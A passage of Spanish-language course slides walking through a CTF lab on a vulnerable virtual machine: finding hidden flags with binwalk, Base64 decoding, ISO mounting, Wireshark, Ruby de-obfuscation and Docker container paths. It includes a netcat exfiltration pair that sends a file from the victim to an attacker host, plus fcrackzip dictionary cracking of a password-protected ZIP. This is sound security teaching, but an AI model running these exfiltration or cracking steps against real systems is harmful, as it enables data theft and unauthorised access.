- Para analizar lo que tiene escondido dentro, podemos usar el comando **binwalk**
 - Es similar al **strings**: analiza binarios para **encontrar ficheros embebidos y código ejecutable**
 - Se usa para extraer contenido de firmware, pero puede mostrar un binario dentro de otro
 - `binwalk 10_of_clubs.wav` muestra esto, que podemos extraer con el parámetro **-d**
 - `binwalk -d 10_of_clubs.wav`

DECIMAL	HEXADECIMAL	DESCRIPTION
58	0x3A	Zlib compressed data, default compression

- ¡Y de esta forma tenemos la imagen del **10 de Tréboles**!



10 DE PICAS



Seguridad de Sistemas
Informáticos

- Podemos encontrarlo de nuevo con `find`, buscando cartas de los otros tipos
 - `find /* -name '*.png' | grep spades` revela la imagen del **10 de Picas** en `/opt/readme_app/public/images/10_of_spades.png`
- ¡Estos son todos los flags “fáciles” que podemos obtener de esta MV para CTF!





Flags de nivel medio


¡Incrementamos el nivel del desafío!



AS DE TRÉBOLES



- Para localizarlo examinamos el sistema de ficheros de la MV al detalle hasta encontrar algo “sospechoso”
 - Esto **no son sólo ficheros, sino contenidos**
 - En CTFs, especialmente **código fuente**
 - Podemos buscar en el código de las aplicaciones palabras clave como “flag” o similares con comandos como **cat** o **grep**
 - **find** nos ayuda a encontrar ficheros de código fuente primero
- Ej.: Un chatbot del servidor Apache localizado tiene esto en el código de un fichero en `/opt/chatbot/papa_smurf`
 - `var flag =`
`"iVBORw0KGgoAAAANSUhEUgAAAFQAAAK8CAYAAAAAZNU0WAAAAAXNSR0IArs`
`4c6QAAQABJREFUeAHsvQnUbVdV57vP194mNw2JEJoAgpDQRBpFFBERS0VRO`
`pRDLLVKh0PFoeizAZvxHMO+dFhaz...`
 - Para verlo: `cat chat_client.js | grep flag | more`
- Esto es Base64
 - Lo decodificamos y escribimos en un fichero para obtener el flag **As de Tréboles**



9 DE DIAMANTES



Seguridad de Sistemas
Informáticos

- Analizar contenidos de ficheros implica analizar **ficheros .iso**
 - Tienen su propio sistema de ficheros
- El comando `find` encuentra uno en `/home/kylo_ren`
 - `-rw---x--- 1 kylo_ren users 672K Nov 7 16:45 my_recordings_do_not_open.iso`
- El nombre es muy sospechoso, así que lo montamos
 - `mount -o loop my_recordings_do_not_open.iso /media/`
- Como es un DVD, muestra este aviso que podemos ignorar
 - `mount: block device /home/kylo_ren/.secret_files/my_recordings_do_not_open.iso is write-protected, mounting read-only`
- Pero si navegamos por sus contenidos, en el directorio `/media/` se ve el fichero `9_of_diamonds.png`
 - ¡Que es el flag **9 de diamantes**!



5 DE DIAMANTES



- Inspeccionar una máquina incluye **sus procesos y servicios**
- **service --status-all** localiza uno en el puerto 8989
 - ¡Cuyo nombre es **five_of_diamonds**! (¡muy sospechoso! 😊)
 - Su ejecutable está en **/opt/knock_knock/**
- Podemos investigarlo en la máquina objetivo o exfiltrarlo a la atacante (local) para ejecutarlo y ver que hace
 - En escenario real la **opción local es mejor**
 - No deja log (conexiones locales/web...), evita problemas de permisos, etc.
- **netcat** puede descargar ficheros (**Teoría 7, Labs 11 y 12**)
 - En la atacante ejecutamos un listener: **nc -lvp 1334>five_of_diamonds**
 - En la víctima enviamos el fichero: **nc 10.0.1.209 1334<five_of_diamonds**
- Una vez descargado, ejecutamos el binario localmente
 - Empieza a escuchar en el puerto 8989, como esperábamos
 - Navegando a ese puerto tenemos el flag **5 de diamantes: 127.0.0.1:8989**



- Como hemos dicho, los **procesos** también son candidatos a contener flags
- El proceso `/opt/unrealircd/Unreal3.2` es un servidor IRC
 - Dentro de su fichero `ircd.motd` (mensaje del día) hay un string en Base64 (`more ircd.motd`)
 - `iVBORw0KGgoAAAANSUhEUgAAAZoAAAI+CAQAAAvagSNAAAon01EQVR42u2dd5ycVdm/n+09W7LZJEsNBCkBBIKIKD96EymKCKKICrxxh4i8ivAigggIDRSVohiKvCBF4DUgNYEAoawQ3pPNbjbZvrNTd9pe7x9z8mR2Mrs7mXkmZGe/1/35mAQJMztzruecc59z7mNZ08AslrIyIeYrFKMoEtvvataxi1ly2eBxPqAVD...`
- Desafortunadamente, si lo decodificamos y lo guardamos como hemos visto en un fichero `flag.png`, obtenemos la imagen PNG incorrecta



REY DE PICAS



Seguridad de Sistemas
Informáticos

- Pero si usamos **binwalk** sobre la imagen generada encontramos esto: **binwalk flag.png**

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 410 x 574, 8-bit gray+alpha, non-interlaced
41	0x29	Zlib compressed data, best compression
10456	0x28D8	Zip archive data, at least v2.0 to extract, compressed
size: 139943, uncompressed size: 140224, name: king_of_spades.png		
150511	0x24BEF	End of Zip archive

- Que podemos extraer como hemos visto: **binwalk -e flag.png**
 - Uno de los ficheros extraídos es el flag correcto del **Rey de Picas**
- Este es un caso de doble esteganografía (**Teoría 2**)
 - ¡Un fichero de texto esconde una imagen que a su vez esconde otra imagen!



8 DE CORAZONES



- Hasta ahora hemos examinado ficheros, contenidos, procesos y servicios desde el punto de vista del sistema
- *¿Pero qué ocurre si comprobamos la funcionalidad de las aplicaciones instaladas?*
- Ej.: en el **PhpMyAdmin** explotado anteriormente hay una BBDD **super_secret_db**
 - Con ficheros BLOB (Binary Large Object)
 - Dentro de la tabla **flags**...
 - ¡Es **OBVIAMENTE** un flag! 😊

Showing rows 0 - 0 (~1 total) , Query took 0.0008 sec)

```
SELECT *  
FROM 'flags'  
LIMIT 0, 30
```

Profiling [Inlin...

Show : Start row: 0 Number of rows: 30 Headers every 100 rows

+ Options

	name	value
☐ Edit ☐ Copy ☐ Delete	8_of_hearts	[BLOB - 402.6 KiB]

Check All / Uncheck All With selected: ☐ Change ☐ Delete ☐ Export

Show : Start row: 0 Number of rows: 30 Headers every 100 rows

Query results operations

Print view Print view (with full texts) Export Display chart Create view

8 DE CORAZONES



- Si descargamos el BLOB, contiene un fichero ZIP protegido por contraseña
- Podemos usar john the ripper y un diccionario como **rockyou.txt** para crackearlo
 - Ver **Lab 3**
- Sin embargo, en este caso vamos a usar una herramienta especializada en el crackeo de zips, como **fcrackzip**
 - **fcrackzip -v -D -u -p rockyou.txt 8_of_hearts.zip**

```
found file '8_of_hearts.png', (size cp/uc 412150/412586, flags 9, chk 4651)
```

```
PASSWORD FOUND!!!!: pw == vagrant
```

- ¡Se encuentra la clave y la imagen del flag del **8 de corazones** es nuestra!





Flags difíciles


¡Estos van a hacer que te salga humo de la cabeza!



2 DE PICAS



- Analizar los contenidos de ficheros es esencial en un CTF
 - Algunos contenidos son más difíciles de analizar, como capturas de tráfico de red (**ficheros PCAP**)
- El fichero PCAP **2_of_spades.pcapng** está en el home del usuario “Leia Organa”
 - ¡Por lo que es un objetivo de análisis obvio!
- Necesitamos una herramienta especializada para analizar capturas de tráfico de red
 - La más popular es **Wireshark** (<https://www.wireshark.org/>)
 - Cualquier cosa dentro fichero de captura de tráfico puede ser “diseccionada” por Wireshark
 - En este caso, determina que es un **stream audio** sobre el protocolo RTP
 - En Wireshark podemos navegar a Telephony->RTP->RTP Streams para escucharlo




2 DE PICAS



Seguridad de Sistemas
Informáticos

- El contenido es una voz que nos deletrea una URL al final del stream: "<http://imgur.com/gmThKFP>"
- Si navegamos a este enlace obtenemos el flag del **2 de Picas**
- Esto es una combinación de esteganografía y forensia para obtener una URL



6 DE TRÉBOLES



- De nuevo, analizar y entender los procesos en ejecución es crucial en un CTF
- En esta MV tenemos un binario llamado Sinatra ejecutándose en `/opt/sinatra`
- Si analizamos la carpeta así: `ps aux | grep sinatra`, vemos esto

```
root      12783  0.0  0.0  4456   660 ?        S    13:42   0:00 /bin/sh -c cd /opt/sinatra && ruby -e "require
'obfuscate'; Obfuscate.setup { |c| c.salt = 'sinatra'; c.mode = :string }; cr =
Obfuscate.clarify(File.read('.raIhUJTLEMAfUW3GmynyFySPw')); File.delete('.raIhUJTLEMAfUW3GmynyFySPw') if
File.exists?('.raIhUJTLEMAfUW3GmynyFySPw'); eval(cr)" --
root      12784  0.7  1.1 104280 22604 ?        Sl   13:42   0:02 ruby -e require 'obfuscate'; Obfuscate.setup { |c|
c.salt = 'sinatra'; c.mode = :string }; cr = Obfuscate.clarify(File.read('.raIhUJTLEMAfUW3GmynyFySPw'));
File.delete('.raIhUJTLEMAfUW3GmynyFySPw') if File.exists?('.raIhUJTLEMAfUW3GmynyFySPw'); eval(cr)
root      12888  0.0  0.0  10476   932 pts/4    S+   13:47   0:00 grep --color=auto sinatra
```

- Buscando por Internet vemos que Sinatra es un framework de desarrollo Ruby
 - Además, este ejecutable parece que crea el fichero `.raIhUJTLEMAfUW3GmynyFySPw` y lo sirve
 - Buscando por Internet vemos que se está usando un ofuscador de Ruby para dificultar la lectura de los contenidos del fichero: <https://github.com/mguymon/obfuscate>
 - Como los vistos para JavaScript en el **Lab 3**

6 DE TRÉBOLES



Seguridad de Sistemas
Informáticos

- Primero hacemos una copia del fichero creado


```
cd /opt/sinatra  
mkdir backup  
cp .raIhUJTLEMAfUW3GmynyFySPw ./backup/  
mv backup/.raIhUJTLEMAfUW3GmynyFySPw ./backup/img
```

- Ahora, usando la documentación y los datos encontrados, creamos un script para de-ofuscar el fichero

```
require 'obfuscate'  
Obfuscate.setup do |c|  
  c.salt = 'sinatra'  
  c.mode = :string  
end  
cr = Obfuscate.clarify(File.read('./backup/img'))  
print cr
```

- Usando el script de de-ofuscación en el fichero y decodificando su salida (Base64) obtenemos el **6 de Tréboles**

```
ruby dec.rb > misterio.txt  
cat misterio.txt | base64 -d > 6_of_clubs.png
```



7 DE DIAMANTES



- En el directorio `/opt/docker` hay un **Dockerfile** como los que usamos en la mayoría de los laboratorios para construir infraestructuras
 - Uno de ellos contiene un comando Docker acerca de un fichero llamado **7_of_diamonds.zip** que se mueve al directorio `/home`
 - Esto puede saberse gracias a los comandos **find**, **cat** y **grep** vistos anteriormente
- El fichero se mueve dentro del contenedor
 - Y es claramente algo que necesitamos...
 - Por lo que ¡debemos concentrarnos en encontrarlo y abrirlo!

```
root@ip-10-0-101-252:/opt/docker# ls
Dockerfile
root@ip-10-0-101-252:/opt/docker# cat Dockerfile
FROM ubuntu:latest
MAINTAINER Metasploitable "msfdev@rapid7.com"

ADD 7_of_diamonds.zip /home/7_of_diamonds.zip

WORKDIR /home
```

- Con el comando **ps** podemos encontrar más información acerca del proceso **docker**
 - Esto muestra dónde se están ejecutando realmente los contenedores
 - Y, por tanto, dónde están los ficheros que componen el contenedor dentro del sistema de ficheros
- Los contenedores **Docker** son básicamente procesos
 - ¡Aunque los usamos sin darnos cuenta de ello!

```
WORKDIR /homeroot@ip-10-0-101-252:/opt/docker# ps aux | grep docker
root      998  0.0  1.5 642592 31592 ?        Ssl  Dec04   0:34 /usr/bin/dockerd-default --group=docker --pidfile=/var/run/docker.pid --raw
-logs
root      1463  0.0  0.4 169452  9832 ?        Ssl  Dec04   0:24 docker-containerd -l unix:///var/run/docker/libcontainerd/docker-containerd
.sock --metrics-interval=0 --start-timeout 2m --state-dir /var/run/docker/libcontainerd/containerd --shim docker-containerd-shim --runtime d
ocker-runc
root      1955  0.0  0.1 207316  2112 ?        Sl   Dec04   0:00 docker-containerd-shim c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f
80922fcbffee /var/run/docker/libcontainerd/c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee docker-runc
root      6029  0.0  0.0  10480   932 pts/4    S+   14:21   0:00 grep --color=auto docker
root@ip-10-0-101-252:/opt/docker#
```


- ```
root@ip-10-0-101-252:/var/run/docker/libcontainer/containerd# cd ..
root@ip-10-0-101-252:/var/run/docker/libcontainerd# ls
c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee containerd docker-containerd.pid docker-containerd.sock event.ts
root@ip-10-0-101-252:/var/run/docker/libcontainerd# cd c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee/
root@ip-10-0-101-252:/var/run/docker/libcontainerd/c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee# ls
config.json init-stdin init-stdout
root@ip-10-0-101-252:/var/run/docker/libcontainerd/c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee# cat config.json
{"ociVersion": "1.0.0", "process": {"terminal": true, "user": {"uid": 0, "gid": 0}, "args": ["/bin/bash"], "env": ["PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", "HOSTNAME=c5e9fddfe2d2", "TERM=xterm"], "cwd": "/home", "capabilities": {"bounding": ["CAP_CHOWN", "CAP_DAC_OVERRIDE", "CAP_FSETID", "CAP_FOWNER", "CAP_MKNOD", "CAP_NET_RAW", "CAP_SETGID", "CAP_SETUID", "CAP_SETFCAP", "CAP_SETPCAP", "CAP_NET_BIND_SERVICE", "CAP_SYS_CHROOT", "CAP_KILL", "CAP_AUDIT_WRITE"], "effective": ["CAP_CHOWN", "CAP_DAC_OVERRIDE", "CAP_FSETID", "CAP_FOWNER", "CAP_MKNOD", "CAP_NET_RAW", "CAP_SETGID", "CAP_SETUID", "CAP_SETFCAP", "CAP_SETPCAP", "CAP_NET_BIND_SERVICE", "CAP_SYS_CHROOT", "CAP_KILL", "CAP_AUDIT_WRITE"], "inheritable": ["CAP_CHOWN", "CAP_DAC_OVERRIDE", "CAP_FSETID", "CAP_FOWNER", "CAP_MKNOD", "CAP_NET_RAW", "CAP_SETGID", "CAP_SETUID", "CAP_SETFCAP", "CAP_SETPCAP", "CAP_NET_BIND_SERVICE", "CAP_SYS_CHROOT", "CAP_KILL", "CAP_AUDIT_WRITE"], "permitted": ["CAP_CHOWN", "CAP_DAC_OVERRIDE", "CAP_FSETID", "CAP_FOWNER", "CAP_MKNOD", "CAP_NET_RAW", "CAP_SETGID", "CAP_SETUID", "CAP_SETFCAP", "CAP_SETPCAP", "CAP_NET_BIND_SERVICE", "CAP_SYS_CHROOT", "CAP_KILL", "CAP_AUDIT_WRITE"]}}, "root": {"path": "/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cabc2d901d379571c0d581f/rootfs", "hostname": "c5e9fddfe2d2", "mounts": [{"destination": "/proc", "type": "proc", "source": "proc", "options": ["nosuid", "noexec", "nodev"]}, {"destination": "/dev", "type": "tmpfs", "source": "tmpfs", "options": ["nosuid", "strictatime", "mode=755", "size=65536k"]}, {"destination": "/dev/pts", "type": "devpts", "source": "devpts", "options": ["nosuid", "noexec", "newinstance", "ptmxmode=0666", "mode=0620", "gid=5"]}, {"destination": "/sys", "type": "sysfs", "source": "sysfs", "options": ["nosuid", "noexec", "nodev", "ro"]}, {"destination": "/sys/fs/cgroup", "type": "cgroup", "source": "cgroup", "options": ["ro", "nosuid", "noexec", "nodev"]}, {"destination": "/dev/mqueue", "type": "mqueue", "source": "mqueue", "options": ["nosuid", "noexec", "nodev"]}, {"destination": "/etc/resolv.conf", "type": "bind", "source": "/var/lib/docker/containers/c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee/resolv.conf", "options": ["rbind", "rprivate"]}, {"destination": "/etc/hostname", "type": "bind", "source": "/var/lib/docker/containers/c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee/hostname", "options": ["rbind", "rprivate"]}, {"destination": "/etc/hosts", "type": "bind", "source": "/var/lib/docker/containers/c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee/hosts", "options": ["rbind", "rprivate"]}, {"destination": "/dev/shm", "type": "bind", "source": "/var/lib/docker/containers/c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee/dev/shm", "options": ["rbind", "rprivate"]}]}
```



# 7 DE DIAMANTES



- Por tanto, hemos localizado físicamente `7_of_diamonds.zip`
- Una vez lo abrimos, nos encontramos
  - Otro zip protegido por contraseña
  - ¡Y un GIF con un código QR dinámico!
- Podemos usar romper la clave por diccionario como antes, pero el GIF seguramente tenga la clave real escondida de alguna forma
  - No es en los metadatos
  - No sale información con `binwalk`
  - ¡Necesitamos otra aproximación!

```
root@ip-10-0-101-252:/opt/docker# cd /var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cab2d901d379571c0d581f/rootfs/
root@ip-10-0-101-252:/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cab2d901d379571c0d581f/rootfs# ls
bin boot dev etc home lib lib64 media mnt opt proc root run/sbin srv sys tmp usr var
root@ip-10-0-101-252:/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cab2d901d379571c0d581f/rootfs# cd home
root@ip-10-0-101-252:/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cab2d901d379571c0d581f/rootfs/home# ls
7_of_diamonds.zip
root@ip-10-0-101-252:/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cab2d901d379571c0d581f/rootfs/home#
```

# 7 DE DIAMANTES




- Usando una herramienta online, podemos partir el GIF en sus frames
- Usando luego una librería de Python para códigos QR podemos leerlos y concatenar el valor leído en un fichero **.png**

```
import qrttools
import binascii
qr = qrttools.QR()
b= ''
for x in range(0,314):
 if(len(str(x)) == 1):
 a = '00'+str(x)
 if(len(str(x)) == 2):
 a = '0'+str(x)
 if(len(str(x)) == 3):
 a = str(x)
 #print a
 qr.decode("frame_"+a+"_delay-0.1s.gif")
 b+= binascii.unhexlify(qr.data)
f = open('imma.png','w')
f.write(b)
f.close()
```

# 7 DE DIAMANTES



- Este .png contiene la clave del zip, que finalmente tiene el flag **7 de diamantes...**
  - ¡Que además es el más difícil! 😞





# LISTA DE LOGROS PARA AUTOEVALUACIÓN: SEMINARIO 7

